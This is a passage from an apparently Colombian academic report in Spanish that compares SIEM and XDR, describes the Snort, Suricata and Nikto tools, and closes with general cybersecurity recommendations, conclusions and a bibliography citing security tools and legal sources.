En la siguiente tabla se resalta las diferencias clave entre SIEM y XDR en términos de enfoque, alcance, capacidades de detección y respuesta, especialización, productividad, integración y automatización. Mientras que SIEM se centra en la recopilación y análisis de registros de eventos para la gestión de amenazas, XDR amplía su alcance para proporcionar una vista unificada y automatizada de múltiples vectores de ataque, lo que permite una detección y respuesta más ágiles y efectivas.

ITEM	SIEM	XDR
Definición	Sistema de Información de Seguridad y Gestión de Eventos. Recopila, analiza y almacena registros de eventos para la detección y gestión de amenazas de seguridad.	Detección y Respuesta Extendida. Proporciona una vista unificada y automatizada de múltiples vectores de ataque, incluidos endpoints, redes, servidores y cargas de trabajo en la nube.

Enfoque y Alcance	Se centra en la recopilación, agregación, análisis y almacenamiento de grandes volúmenes de datos de registro de toda la empresa.	Va más allá de los endpoints para ofrecer detección, análisis y respuesta en redes, servidores y cargas de trabajo en la nube. Proporciona una vista unificada de varios vectores de ataque.
Capacidades de Detección y Respuesta	Es más pasivo y genera alertas que deben ser gestionadas por personal cualificado.	Automatiza la detección y respuesta a las amenazas, correlacionando datos de diferentes fuentes y clasificándolos automáticamente para una respuesta rápida y sencilla.
Especialización y Productividad	Generalista, puede ser menos efectivo que XDR en correlacionar información de seguridad para identificar ataques y amenazas con menos esfuerzo.	Altamente especializado, mejora la productividad, la detección de amenazas y el análisis forense al integrar elementos de Detección y Respuesta de Endpoints (EDR) y Monitoreo y Detección de Respuesta (MDR).
Integración y Automatización	Puede utilizarse para supervisión del	Ofrece una alternativa a los enfoques reactivos

	cumplimiento y generación de informes más completos, pero no incluye análisis o automatización.	tradicionales, implementando acciones de respuesta al obtener datos de diferentes fuentes y correlacionarlos.

Los Sistemas de Gestión de la Información y Eventos de Seguridad (SIEM) emplean reglas predefinidas para asistir a los equipos de seguridad en la identificación de amenazas y la generación de alertas.

En lo que respecta a las amenazas y debilidades asociadas a los SIEM, estas soluciones pueden ser vulnerables a amenazas como la inserción de eventos falsos y la utilización de métodos de evasión para encubrir actividades maliciosas. Asimismo, pueden surgir vulnerabilidades si los sistemas subyacentes no cuentan con una protección adecuada o si las políticas y procedimientos de seguridad no están implementados de manera adecuada. Para mitigar estos riesgos, es fundamental implementar medidas de seguridad adicionales, como el monitoreo constante y la aplicación de controles de acceso adecuados.

6.5.2 “XDR” o Extended Detection and Response (Detección y Respuesta Ampliada): La Detección y Respuesta Ampliada (XDR) es una tecnología de seguridad integral que resguarda la infraestructura de TI mediante la recopilación y correlación de datos de diversas capas de seguridad, como endpoints, aplicaciones, correo electrónico, nubes y redes. Este enfoque brinda una visibilidad más amplia del entorno tecnológico de una organización, permitiendo a los equipos de seguridad detectar, investigar y responder a las amenazas cibernéticas de manera rápida y eficiente.

Considerada como una evolución avanzada de la Detección y Respuesta en Endpoints (EDR), la XDR se distingue al enfocarse en múltiples puntos de control de seguridad para detectar amenazas de manera más veloz, empleando análisis profundos y automatización. Entre sus funciones destacadas se encuentran el seguimiento de

amenazas desde cualquier fuente dentro de la organización, la mejora en la productividad de los técnicos, la rápida identificación de riesgos ocultos, la realización efectiva de investigaciones y la reducción de falsos positivos al correlacionar y confirmar alertas.

En términos de funcionamiento, la XDR optimiza la detección y respuesta al unificar la visibilidad y el control en endpoints, redes y nubes. Al conectar los datos de diversas soluciones de seguridad, se mejora la visibilidad de las amenazas y se reduce el tiempo necesario para identificar y responder a un ataque. La XDR facilita la investigación avanzada y la búsqueda de amenazas en múltiples dominios desde una sola consola.

El proceso de seguridad XDR se desglosa en tres etapas principales: recopilación de datos, detección y respuesta. La recopilación involucra la normalización de grandes volúmenes de datos provenientes de diferentes fuentes, mientras que la detección implica el análisis y correlación de estos datos para identificar automáticamente amenazas encubiertas. Por último, la respuesta prioriza los datos de amenazas y automatiza las actividades de investigación y respuesta para que los equipos de seguridad puedan actuar de manera oportuna y eficiente.

Al mostrar a los analistas los pasos seguidos por un atacante y revelar la secuencia de procesos antes del ataque final, la XDR enriquece la comprensión de la cadena de ataque. Automatizando el proceso de evaluación y proporcionando información contextual, esta tecnología permite a los equipos de seguridad gestionar eficazmente las alertas y enfocarse en aquellas con mayor potencial de causar daño."[9]

6.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL

Estas son tres herramientas usadas con mucha frecuencia con licencia GPL

Snort: es un sistema de detección y prevención de intrusiones de red (NIDS/NIPS) muy versátil y de código abierto. Fue creado en 1998 por Martin Roesch y es capaz de realizar

[9] KARPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR). 2024.

análisis de tráfico en tiempo real, registro de paquetes y alertar sobre actividades sospechosas o maliciosas en la red. Snort utiliza un conjunto de reglas que pueden ser personalizadas para identificar y prevenir una amplia gama de ataques cibernéticos, incluyendo malware, ataques de denegación de servicio (DDoS) e intentos de intrusión. Sistema de prevención y detección de intrusiones: Snort puede actuar como un sistema de prevención de intrusiones de red (NIPS) o como un sistema de detección de intrusiones de red (NIDS), lo que le permite detectar y/o prevenir actividades maliciosas en la red.
Análisis de tráfico en tiempo real: Realiza análisis de tráfico en tiempo real para identificar y registrar paquetes de red que puedan indicar actividades sospechosas o maliciosas.
Reglas personalizables: Snort utiliza reglas de detección que pueden ser personalizadas para adaptarse a las necesidades específicas de seguridad de una organización.
Amplia comunidad y soporte: Debido a su popularidad, Snort cuenta con una amplia comunidad de usuarios y desarrolladores que proporcionan soporte y contribuyen con nuevas reglas y funcionalidades.

Suricata: es un motor de detección de amenazas de red avanzado que también funciona como IDS, IPS y NSM. Es conocido por su alto rendimiento y su capacidad para manejar grandes volúmenes de tráfico. Suricata se destaca por su capacidad de utilizar reglas y firmas complejas para detectar comportamientos anómalos, lo que permite a los administradores de red responder rápidamente a las amenazas detectadas. Además, Suricata es compatible con las reglas de Snort, lo que permite a los usuarios beneficiarse de una base de datos de amenazas que se actualiza constantemente. Motor de detección de amenazas de alto rendimiento: Suricata está diseñado para proporcionar detección de amenazas en redes de alta velocidad con una mínima pérdida de rendimiento.
Flexibilidad de implementación: Puede ser utilizado como un sistema de detección de intrusiones (IDS), sistema de prevención de intrusiones (IPS) o como un monitor de seguridad de red (NSM), lo que permite adaptarse a diferentes necesidades de seguridad.

Soporte para reglas y firmas: Al igual que Snort, Suricata utiliza reglas y firmas para detectar comportamientos sospechosos en el tráfico de red, con la posibilidad de personalizar estas reglas según las necesidades del entorno.
Análisis avanzado de protocolos: Suricata es capaz de realizar análisis avanzados de protocolos de red, lo que le permite detectar amenazas complejas y ataques sofisticados.

Nikto: Es un escáner de vulnerabilidades web de código abierto programado en Perl. Se utiliza para examinar sitios web en busca de posibles vulnerabilidades y problemas de seguridad. Sus principales características son:
Escáner de vulnerabilidades web: Nikto está diseñado específicamente para examinar sitios web en busca de posibles vulnerabilidades y problemas de seguridad.
Código abierto y programado en Perl: Al ser de código abierto, Nikto permite su modificación y distribución libremente.
Amplia gama de pruebas: Nikto realiza una amplia variedad de pruebas automatizadas en sitios web, incluyendo verificaciones de configuración de servidor, búsqueda de archivos y directorios ocultos, y detección de versiones de software vulnerables.
Informes detallados: Proporciona informes detallados sobre las vulnerabilidades encontradas, lo que permite a los administradores de sistemas tomar medidas correctivas.

6 RECOMENDACIONES DE SEGURIDAD

6.1 RECOMENDACIONES GENERALES Y BUENAS PRÁCTICAS

El fortalecimiento de la seguridad de los activos y sistemas tecnológicos de una organización, así como la mejora de su postura de seguridad, no son responsabilidades exclusivas de los equipos de seguridad y ciberseguridad. En la actualidad, es crucial que todos los colaboradores dentro de las organizaciones asuman un rol activo en el proceso de gestión de riesgos y en la comprensión de las amenazas.

Para mejorar la postura de seguridad, se pueden considerar las siguientes recomendaciones generales:

1. Capacitación continua: Proporcionar formación constante en ciberseguridad a todo el personal, no limitándose solo al equipo de seguridad informática. Esto puede incluir cursos y capacitaciones actualizados y especializados para mejorar la conciencia de seguridad de los empleados. También se pueden contratar servicios que realicen actividades de auditoría en seguridad, simulaciones o campañas de phishing y entrenamiento.

2. Implementar políticas de seguridad claras: Establecer y hacer cumplir políticas de seguridad sólidas que aborden temas como contraseñas seguras, acceso a datos confidenciales y uso responsable de activos tecnológicos. Esto puede incluir soluciones de gestión de políticas de seguridad y herramientas de gestión de contraseñas.

3. Actualización de sistemas y software: Mantener actualizados los sistemas operativos, aplicaciones y software con parches de seguridad para mitigar vulnerabilidades conocidas. Herramientas como servicios de inteligencia de amenazas pueden proporcionar información actualizada sobre vulnerabilidades y amenazas.

4. Evaluaciones periódicas de riesgos: Realizar evaluaciones regulares de riesgos y vulnerabilidades para identificar y abordar posibles brechas de seguridad. Esto puede

involucrar el uso de herramientas de escaneo de vulnerabilidades y plataformas de gestión de riesgos.

5. Uso de herramientas de seguridad avanzadas: Considerar la adopción de soluciones avanzadas como detección y respuesta de endpoints, firewalls avanzados y gestión de identidad. Estas soluciones pueden ofrecer capacidades avanzadas para detectar, investigar y responder a amenazas en tiempo real.

6. Colaboración entre equipos Blue Team y Red Team: Fomentar la colaboración entre los equipos Blue Team y Red Team para mejorar la detección proactiva y la respuesta a amenazas. Esto puede lograrse mediante plataformas de simulación de ataques cibernéticos y herramientas de gestión de operaciones de seguridad que faciliten la colaboración y proporcionen análisis centralizados de amenazas.

https://www.youtube.com/watch?v=ml2S-Fz0ftI

CONCLUSIONES

Es crucial subrayar la importancia de que los equipos Red Team y Blue Team operen dentro de un marco ético y legal sólido. Este enfoque garantiza la integridad de las pruebas de seguridad y protege los activos de la organización, respetando la privacidad y cumpliendo con las regulaciones vigentes.

Se destaca aún más la necesidad de una colaboración efectiva entre los equipos Red Team y Blue Team para fortalecer la postura de seguridad de la organización. Desde la simulación de ataques hasta la detección y gestión de incidentes en tiempo real, esta cooperación es fundamental para mitigar las amenazas cibernéticas.

Se enfatiza la importancia de la detección temprana, la respuesta rápida a incidentes y la adecuada gestión post-incidente para minimizar el impacto de las amenazas cibernéticas y garantizar la continuidad del negocio. Estos aspectos críticos son fundamentales para mantener la seguridad de la organización en un entorno cada vez más desafiante.

Se sugiere fuertemente la implementación de programas continuos de concienciación en seguridad para todo el personal. Reforzar la importancia de las mejores prácticas y el reporte oportuno de incidentes es esencial para involucrar a todos los colaboradores en la protección de los activos y sistemas tecnológicos de la organización.

BIBLIOGRAFÍA

CALCOM. Guía de configuración de seguridad y refuerzo básico del CIS. [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: (calcomsoftware.com)

CIBERSEGURIDAD. El mejor software de detección de piratas informáticos.[Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: https://ciberseguridad.com/

CLATORY-TEAM82. Blinding Snort IDS/IPS: Breaking the Modbus OT Preprocessor. [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: https://claroty.com/team82/research/blinding-snort-breaking-themodbus-ot- preprocessor

ESTELLARCYBER. Abrir XDR frente a SIEM. [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: Abrir XDR vs. SIEM: revolucionando la detección y respuesta a amenazas (stellarcyber.ai)

INCIBE.CERT. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-laefectividad-del-red-team-y-blue-team-en-sci

KARPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: https://latam.kaspersky.com/resource- center/definitions/what-is-xdr

KEEPCODING. ¿Qué es OSSEC?. [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: https://keepcoding.io/blog/que-es-ossec/

SEUS. ¿qué es un cis en informática?. [Sitio web]. [Consulta: 31 marzo 2024]. Disponible en: https://seus.com.ar/cis-seguridad-informatica/.

CONSTITUCIÓNCOLOMBIA. Constitución Política de Colombia [Sitio web]. [Consulta: 16 de febrero de 2024]. Disponible en: https://www.constitucioncolombia.com/titulo-2/capitulo-1

COPNIA. Consejo Profesional Nacional de Ingeniería. [Sitio web]. [Consulta: 16 de febrero de 2024]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-deetica

CVE. [Sitio web]. [Consulta: 08 de febrero de 2024]. Disponible en: https://cve.mitre.org/
Exploitdb. ¿Qué es exploitdb? [Sitio web]. [Consulta: 08 de febrero de 2024]. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/

Kali Linux. The most advanced Penetration Testing Distribution. Ever. [Sitio web]. [Consulta: 12 de marzo de 2024]. Disponible en: https://www.kali.org/

Maltego. What is Maltego Community Edition (CE)? [Sitio web]. [Consulta: 09 de febrero de 2024]. Disponible en: https://docs.maltego.com/support/solutions/articles/15000018947-what-is-maltegocommunity-edition-ce-

Metasploit. The world's most used penetration testing framework. [Sitio web]. [Consulta: 09 de marzo de 2024]. Disponible en: https://www.metasploit.com/

Microsoft.com. Descargar Windows 10. [Sitio web]. [Consulta: 10 de marzo de 2024]. Disponible en: https://www.microsoft.com/es-es/software-download/windows10

MSF-VENOM. Cheatsheet: Single Page Cheatsheet for common MSF Venom One Liners. [Sitio web]. [Consulta: 24 de marzo de 2024]. Disponible en: https://github.com/frizb/MSF-Venom-Cheatsheet

SECRETARIASENADO. Ley 1273 de 2009. [Sitio Web]. [Consulta: 17 de febrero de 2024]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

SNORT. [Sitio web]. [Consulta: 16 de marzo de 2024]. Disponible en: https://www.snort.org/

SPLUNKBASE. Informes y Gesión para OSSEC. [Sitio web]. [Consulta: 16 de marzo de 2024]. Disponible en: https://apps.splunk.com/app/300/

Superintendencia de Industria y Comercio. Protección de Datos Personales: Registro Nacional de Bases de Datos. [Sitio web]. [Consulta: 26 de marzo de 2024]. Disponible en: https://www.sic.gov.co/registro-nacional-de-bases-de-datos

SURICATA. Observar. Proteger. Adaptar. [Sitio web]. [Consulta: 16 de marzo de 2024]. Disponible en: https://suricata.io/

VILLAIN. t3l3machus / Villain: Villain is a C2 framework that can handle multiple TCP socket & HoaxShell-based reverse shells, enhance their functionality with additional features (commands, utilities etc) and share them among connected sibling servers (Villain instances running on different machines). [Sitio web]. [Consulta: 11 de marzo de 2024]. Disponible en: https://github.com/t3l3machus/Villain

VirtualBox. Welcome to VirtualBox. [Sitio web]. [Consulta: 08 de febrero de 2024]. Disponible en: https://www.virtualbox.org/

ZEEK. An Open SOurce Networ Security Monitoring Tool. [Sitio web]. [Consulta: 16 de marzo de 2024]. Disponible en: https://zeek.org/